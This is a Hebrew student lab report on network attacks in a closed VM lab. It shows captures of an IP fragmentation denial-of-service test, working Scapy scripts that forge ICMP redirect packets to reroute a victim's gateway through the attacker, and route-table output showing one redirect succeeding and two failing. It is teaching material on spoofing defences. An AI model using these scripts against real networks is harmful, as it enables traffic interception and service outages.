| 29 | 17:16:26.243169984 | 10.0.2.100 | 10.0.2.20 | IPv4 | 826 Fragmented … |
| 29 | 17:16:26.312376521 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.313535459 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.314722182 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.315707352 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.316916722 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.318279183 | 10.0.2.100 | 10.0.2.20 | IPv4 | 826 Fragmented … |
| 29 | 17:16:26.432465135 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.435444020 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.436735084 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.438988969 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.440650919 | 10.0.2.100 | 10.0.2.20 | IPv4 | 1514 Fragmented … |
| 29 | 17:16:26.442279066 | 10.0.2.100 | 10.0.2.20 | IPv4 | 826 Fragmented … |

```
▸ Frame 1741: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interf
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_76:b8:b7 (08:00:
▸ Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.20
▾ Data (1480 bytes)
    Data: 4242424242424242424242424242424242424242424242...
    [Length: 1480]
```

```
04b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
04c0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
04d0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
04e0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
04f0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0500  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0510  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0520  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
```

אפשר לקראות שה Attacker שולח הרבה fragments אל ה server

עכשיו נסתכל מה קורה בצד של ה server :





אפשר לראות שימוש ב CPU של ה מחשב של ה server עלה 31% והשימוש ב RAM עלה ל 57%

לכן כפי שניתן לראות לאחר שביצענו את המתקפה (שליחת **ip packet incomplete** ) השרת חיכה להגעת הפרגמנטים החסרים עד לקבלת **timeout** ואז זרק את הפאקט החסר.

<u>סיכום משימה 1:</u>

ניתן לראות שהצלחנו בכלל הסעיפים במטלה.
הוכחנו זאת כך: בסעיף הראשון, הסתכלנו בwireshark וראינו שאכן הצלחנו לשלוח את החבילה בשלושה פרגמנטים וראינו מהצד של השרת שהחבילה התקבלה אצלו בשלמותה.
בסעיף השני, הסתכלנו בwireshark וראינו שאכן הצלחנו לשלוח את החבילה בשלושה פרגמנטים וראינו מהצד של השרת שהחבילה התקבלה אך לא בשלמותה, היה חסר לה פרגמנט שנפל בגלל החפיפה.
בסעיף השלישי, הסתכלנו בwireshark וראינו שאכן הצלחנו לשלוח את החבילה בשתי פרגמנטים מאוד גדולים, על מנת לבדוק שהמתקפה הצליחה שלחנו תחילה את החבילה ששלחנו בסעיף הראשון לאחר מכן את החבילה המאוד גדולה של הסעיף הנוכחי ואז שוב את החבילה מהסעיף הראשון וראינו מהצד של השרת שרק החבילה הראשונה התקבלה, משמע כאשר השרת קיבל את החבילה המאוד גדולה הוא קרס.
בסעיף הרביעי, ניסינו לבדוק האם המתקפה הצליחה בכך ששלחנו תחילה את הפאקט המחולק של סעיף B.1 ואחריו את הפאקט שלנו ואז שוב את הפאקט של B.1 , הסתכלנו בwireshark וראינו שאכן הצלחנו לשלוח את כל החבילות בפרגמנטים, לאחר מכן הסתכלנו בצד של השרת וראינו שרק הפאקט הראשון התקבל, וזה קרה משום שכשהשרת קיבל את הפאקט עם הפרגמנט החסר הוא לא ידע כיצד להגיב וקרס.
למדנו שכאשר מבצעים OVERLAP גודל הפרגמנט שנחתך בOVERLAP פשוט נזרק והחלק השני של הפרגמנט מתקבל כרגיל ומבוצע עליו REASSEMBLE עם שאר הפאקט.
בעיקרון רוב התוצאות שקיבלנו היו בדיוק מה שחזינו מלבד הOVERLAP.
נתקלנו בבעיה כשלא ידענו איך לבדוק האם הצלחנו במתקפה בסעיף D.1, ופתרנו את הבעיה כאשר ביצענו ניסוי על קוד המתקפה, שלחנו פאקט שאמור להתקבל לפני ואחרי פאקט המתקפה, וראינו כיצד השרת לא קיבל את הפאקט שהיה אמור להתקבל אחרי המתקפה והבנו שהצלחנו במתקפה והשרת קרס.

## Task 2: ICMP Redirect Attack




מבוא:

**Redirect ICMP** היא הודעת שגיאה שנשלחת על ידי נתב לשולח חבילת **IP**.
**Redirect ICMP** משמשות כאשר
נתב מאמין שחבילה מנותבת בצורה שגויה, והוא רוצה להודיע לשולח שהוא אמור להשתמש בנתב אחר עבור החבילות הבאות שנשלחו לאותו יעד.
המטרה של משימה זו היא להשיק התקפת **ICMP** להפניה מחדש על **A** מ **M**, כך מתי ש **A** שולח מנות ל-**B**, הוא ישתמש ב-**M** בתור הנתב, ומכאן שולח מנות אלו ל-**M**. מכיוון ש-**M** הוא בשליטת התוקף, התוקף יכול ליירט את החבילות, לבצע שינויים ולאחר מכן לשלוח את השינוי החוצה. מתקפה זו היא צורה של **MITM** אך אנו לא מתבקשים לנהל את חלק זה של המתקפה אלא רק להמחיש שאנו יכולים לבצע **Redirect ICMP** בהצלחה.
למשימה זו 3 חלקים:
בחלק הראשון אנו מתבקשים לבצע **Redirect ICMP** כהלכה.
בחלק השני אנו מתבקשים לנסות לבצע **Redirect ICMP** אך להגדיר בתור נתב החדש לכתובת היעד הזו כתובת אחרת שלא נמצאת באותה הרשת של השולח.

בחלק השלישי אנו מתבקשים לבצע **Redirect ICMP** אך להגדיר בתור נתב החדש לכתובת היעד הזו כתובת אחרת שלא קיימת באותה הרשת של השולח.
על מנת לבדוק אם הצלחנו במשימות אנו נשתמש בפקודת "**ip route get**" כדי לראות איזה נתב ישמש את ה**server** עבור יעד הפאקט.

תחילה נבצע את הפקודה שבקשו במטלה על מנת למנוע את אמצעי הנגד למתקפה זו.

```
[04/29/2024 17:35] Attacker >>> sudo sysctl net.ipv4.conf.all.accept_redirects
=1
net.ipv4.conf.all.accept_redirects = 1
```

אפשר לראות שהפעולה בוצעה בהצלחה.

כעת נרשום קוד עם scapy שבו ננסה להחליף את ה gateway של ה server מה router אל ה attacker

```
from scapy.all import *

victim_ip = "10.0.2.20"  # Victim (Host M)
router_ip = "10.0.2.1"    # Router IP
attacker_ip = "10.0.2.100"  # Attacker (Host A)
redirected_ip = "172.217.22.110"  # Destination IP (outside local network)

# Craft the ICMP redirect packet
icmp_redirect = IP(src=router_ip, dst=victim_ip) / ICMP(type=5, code=1)
icmp_redirect.gw = attacker_ip  # Set the gateway to the attacker's IP
# The enclosed IP packet should be the one that triggers the redirect message.
enclosed_ip_packet = IP(src=victim_ip, dst=redirected_ip)

# Send the crafted packet
send(icmp_redirect / enclosed_ip_packet / UDP(), verbose=0)

print("Sent the ICMP redirect packet")
```

נבנה packet redirect מזוייף עם כתובת מקור של ה router וכתובת יעד של ה server על מנת לגרום לserver לחשוב שבשביל לתקשר עם 172.217.22.110 הוא ניסה לפנות דרך הראוטר אבל זאת לא הדרך אלא הוא צריך לפנות דרך ה attacker.

נראה את מצב הgateway אצל ה server לפני ההתקפה:

```
    cache
[04/29/2024 18:54] Server >>> ip route get 172.217.22.110
172.217.22.110 via 10.0.2.1 dev enp0s3  src 10.0.2.20
    cache
```

אפשר לראות שהgateway של ה server היא ה router

נבדקו את מצב ה gateway אצל ה server אחרי המתקפה:

```
[04/30/2024 17:26] Server >>> ip route get 172.217.22.110
172.217.22.110 via 10.0.2.100 dev enp0s3  src 10.0.2.20
    cache <redirected>  expires 283sec
```

אפשר לראות שה gateway של ה server השתנה להיות ה attacker

**2.1**

פה צריך להוסיף שרטוט אחר שתי מחשבים בכל רשת (הפנימית והחיצונית) שמחוברים בראוטר.

עכשיו ננסה להפוך מחשב שאינו ברשת להיות הgateway של ה server

```
from scapy.all import *

victim_ip = "10.0.2.20"
router_ip = "10.0.2.1"
attacker_ip = "10.0.2.100"
redirected_ip = "172.217.22.110"

icmp_redirect = IP(src=router_ip, dst=victim_ip) / ICMP(type=5, code=1)
icmp_redirect.gw = "11.0.2.10" # Set the gw to a vm outside the network
enclosed_ip_packet = IP(src=victim_ip, dst=redirected_ip)
send (icmp_redirect / enclosed_ip_packet / UDP(), verbose=0)
print("Sent the ICMP redirect packet")
~
```

שוב הכנו **packet** מזויף עם כתובת מקור של ה **router** וכתובת יעד של ה **server** אך הפעם במקום לשים את ה **attacker** כ gateway שמנו את ה client (שהעברנו לרשת אחרת)

Client מחוץ לרשת הפנימית שאמור לתפקד כה gateway החדש

```
[05/08/2024 04:15] client >>> ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:b4:6a:29
          inet addr:11.0.2.10  Bcast:11.255.255.255  Mask:255
```

נראה את ה **dgt** לפני שליחת ה **packet**

```
    cache <redirected>  expires 292sec
[04/30/2024 17:40] Server >>> ip route get 172.217.22.110
172.217.22.110 via 10.0.2.1 dev enp0s3  src 10.0.2.20
    cache
```

שליחת ה **packet**

```
[04/30/2024 17:45] Attacker >>> sudo python task2.1.py
Sent the ICMP redirect packet
```

שום דבר לא השתנה, המתקפה נכשלה

```
    cache
[04/30/2024 17:45] Server >>> ip route get 172.217.22.110
172.217.22.110 via 10.0.2.1 dev enp0s3  src 10.0.2.20
    cache
```

אפשר לראות שה **gateway** שלא השתנה

| | | | | | | |
|---|---|---|---|---|---|---|
| 1 | 2024-05-08 04:46:54… | PcsCompu_5f:1a:9e | Broadcast | ARP | 42 | Who has 10.0.2.20? Tell 10.0.2.100 |
| 2 | 2024-05-08 04:46:54… | PcsCompu_b0:a2:eb | PcsCompu_5f:1a:9e | ARP | 60 | 10.0.2.20 is at 08:00:27:b0:a2:eb |
| 3 | 2024-05-08 04:46:54… | 10.0.2.1 | 10.0.2.20 | ICMP | 70 | Redirect (Redirect for host) |

```
▸ Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_b0:a2:eb (08:00:27:b0:a2:eb)
▾ Internet Protocol Version 4, Src: 10.0.2.1, Dst: 10.0.2.20
```

מכיוון שה**DGT** אינו נמצא באותה הרשת של השרת לכן השרת לא יכל להשתמש בו בתור ה**DGT** החדש והשתמש ב**DGT** הדיפולטיבי של הרשת.

ניתן להבין שהמתקפה נכשלה מכיוון שה**server** אינו יכול להגיע ישירות ל**client** מכיוון שאינם באותה רשת ולכן אינו יכול לשמש כראוטר עבור ה**server**.

## 2.2

עכשיו ננסה להפוך מחשב שאינו ברשת להיות הgateway של ה server

כתבנו קוד שינסה להגדיר את ה **gateway** של 10.0.2.20 בתור 10.0.2.30 שזה **IP** שלא קיים ברשת הפנימית.

```
from scapy.all import *

victim_ip = "10.0.2.20"  # Victim (Host M)
router_ip = "10.0.2.1"    # Router IP
attacker_ip = "10.0.2.100"  # Attacker (Host A)
redirected_ip = "172.217.22.110"  # Destination IP (outside local network)

icmp_redirect = IP(src=router_ip, dst=victim_ip) / ICMP(type=5, code=1)
icmp_redirect.gw = "10.0.2.30"  # Non existing computer in local network
enclosed_ip_packet = IP(src=victim_ip, dst=redirected_ip)

send(icmp_redirect / enclosed_ip_packet / UDP(), verbose=0)

print("Sent the ICMP redirect packet")
```

לפני התקיפה

```
    cache
[04/30/2024 17:47] Server >>> ip route get 172.217.22.110
172.217.22.110 via 10.0.2.1 dev enp0s3  src 10.0.2.20
    cache
```

אפשר לראות שה **gateway** הוא ה (**router** 10.0.2.1)

שליחת ה **packet**

```
[04/30/2024 17:49] Attacker >>> sudo python task2.2.py
Sent the ICMP redirect packet
```

כישלון לא הצלחנו, כפי שניתן לראות ה **default gateway** לא השתנה ונשאר כפי שהיה

```
    cache
[04/30/2024 17:49] Server >>> ip route get 172.217.22.110
172.217.22.110 via 10.0.2.1 dev enp0s3  src 10.0.2.20
    cache
```

ניתן לראות:

| | | | | | | |
|---|---|---|---|---|---|---|
| 1 | 2024-04… | PcsCom… | Broadcast | ARP | 42 | Who has 10.0.2.20? Tell 10.0.2.100 |
| 2 | 2024-04… | PcsCom… | PcsCompu_5f:1a:9e | ARP | 60 | 10.0.2.20 is at 08:00:27:76:b8:b7 |
| 3 | 2024-04… | 10.0.2… | 10.0.2.20 | ICMP | 70 | Redirect (Redirect for ho… |
| 4 | 2024-04… | PcsCom… | Broadcast | ARP | 60 | Who has 10.0.2.30? Tell 10.0.2.20 |
| 5 | 2024-04… | PcsCom… | Broadcast | ARP | 60 | Who has 10.0.2.30? Tell 10.0.2.20 |
| 6 | 2024-04… | PcsCom… | Broadcast | ARP | 60 | Who has 10.0.2.30? Tell 10.0.2.20 |

שה **server** מחפש את ה **gateway** החדש ולא מוצא ולכן נשאר עם ה **router**


על מנת שה**server** יוכל לתקשר מחוץ לרשת הוא חייב להשתמש בראוטר והוא לא יכול להשתמש בראוטר שלא באמת קיים ולכן המתקפה נכשלה.

<u>סיכום:</u>

ניתן לראות שכאשר התבקשנו לבצע מתקפת REDIRECT לDGT אשר קיים באותה הרשת של השרת, הצלחנו.
מעבר לכך כאשר ניסינו לשנות את הDGT למחשב שלא נמצא או לא קיים בכלל נכשלנו.
הוכחנו זאת באמצעות פקודת **"ip route get"** שבאמצעותה ניתן לראות מי הDGT שהשתמשנו בו על מנת להגיע לכתובת היעד, ובאמצעות שימוש בWIRESHARK.

תוצאות אלו שקיבלנו היו מצופות מראש. למדנו שעל מנת לצאת מהרשת החוצה חייבים לעבור דרך DGT אשר נמצא באותה הרשת שלנו מלכתחילה ולכן תוצאות אלו שקיבלנו לא הפתיעו אותנו.
ניתקלנו בבעיה כאשר ניסינו להוציא את הCLIENT מהרשת כדי להשתמש בו בתור הDGT החדש ופתרנו בעיה זו בכך שהוספנו רשת פנימית חדשה בVM והעברנו את הCLIENT לשם.

**Task 3: Routing and Reverse Path Filtering**






מבוא:

המטרה של משימה זו היא כפולה: להכיר את הניתוב ולהבין מנגנון מניעת זיוף הנקרא סינון נתיב הפוך, המונע מבחוץ לזייף
תחילה, נגדיר שתי רשתות ושלושה מכשירי **VM**, תוקף לקוח ושרת.
התוקף והלקוח צריכים להיות ברשתות נפרדות והשרת נמצא בשתי רשתות אלו.
המטרה של משימה זו היא להגדיר את המכונות כך שהתוקף והלקוח יוכלו לתקשר ביניהם.
לביצוע המשימה הראשונה נצטרך להעביר **PING** בין ה **attackrt** ל **client** דרך ה **server** לשם כך נפעיל **IP FORWARD** אצל ה **server** כשי שיוכל לשמש כ **router**.
ולאחר מכאן נגדיר אצל ה**attacker** ו ה **client** שיעבירו **packets** ל **server** במידה והם רוצים לתקשר אחד עם שני. - נדע שהצלחנו במשימה כאשר **PING** מה **attacker** יגיע אלה **client**
במשימה השנייה
ננסה לשלוח 3 **spoof packets** מה **attacker** אל ה **Client** כאשר ה **srs IP** הוא ממספר רשתות שונות ונראה כיצד ה **server** מגיב - אילו **packets** יעביר אלה **client** ואילו לא.


קישרנו את ה **client** ואת ה **server** כ **internal network** ואת ה **server** וה **attacker** דרך ה **Nat network**, כלומר ה **attacker** יכול לתקשר רק עם ה **server** ולא עם ה **client** וכנל לגבי ה **client**.

**Router:**

